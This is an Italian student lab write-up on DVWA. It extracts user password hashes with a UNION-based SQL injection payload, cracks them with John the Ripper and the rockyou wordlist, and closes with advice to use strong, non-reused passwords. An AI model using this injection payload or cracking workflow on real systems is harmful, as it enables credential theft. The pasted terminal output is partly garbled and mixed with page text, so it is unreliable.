


## **Esercizio S6L4**

# **Password Cracking - Recupero delle Password in Chiaro**

Oggi, ci siamo concentrati sull'imparare come gli attaccanti possano riuscire a recuperare delle password, è stato utile anche per capire il pericolo che ci possa essere nell'usare ad esempio una password semplice e ,magari, usarla per quasi tutti i siti.





Ho inserito la stringa ' UNION SELECT user, password FROM users – per recuperare le password dalla tabella di DVWA , successivamente le ho copiate e dal terminale ho creato un file ovvero hash.txt

```
kali-linux-2025.2-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
GNU nano 8.4 hash.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

### Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

#### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low

View Source

View Help

```

(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
sing default input encoding: UTF-8
oaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
arning: no OpenMP support for this hash type, consider --fork=2
ress 'q' or Ctrl-C to abort, almost any other key for status
assword stored (?) Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
bc123 (?) ID: 1' UNION SELECT user, password FROM users#
etmein (?) First name: pablo
harley (?) Surname: 01107d09f51be40cade2de5c71e9c9b7
g 0:00:00:00 DONE (2025-08-07 06:48) 100.0g/s 72000p/s 72000c/s 96000C/s my3kids..soccer9
arning: passwords printed above might not be all those cracked
se the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
ession completed.

(kali㉿kali)-[~]
$ john --show --format=raw-md5 hash.txt
:password More info
:abc123 http://www.securiteam.com/securityreviews/5DP0N1P76E.html
:charley http://en.wikipedia.org/wiki/SQL_injection
:letmein http://www.unixwiz.net/techtip/sql-injection.html
:password

password hashes cracked, 0 left

```

Creato il file, ho proceduto con la decodifica per trovare le parole in chiaro, ed eccole qui le tue password, ora prova ad immaginare se un attacco del genere venga eseguita da persone con brutte intenzioni, e che magari una di queste è la password della tua banca o del tuo account di lavoro.

```
(kali㉿kali)-[~]  
$ echo -n "password" | md5sum  
echo -n "abc123" | md5sum  
echo -n "admin" | md5sum  
echo -n "letmein" | md5sum  
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
21232f297a57a5a743894a0e4a801fc3  
0d107d09f5bbe40cade3de5c71e9e9b7  
XSS stored
```

Alla fine per vedere se era tutto esatto ho ritrasformato in md5sum le password in chiare per vedere se effettivamente corrispondessero, infatti era tutto giusto, l'ultima essendo una ripetizione non l'ho rimessa.

**In conclusione, il pericolo è sempre dietro l'angolo, ma potete aiutarci ad aiutarvi iniziando ad usare password più complesse e sicure evitando di ripeterle almeno per i siti più a rischio.**

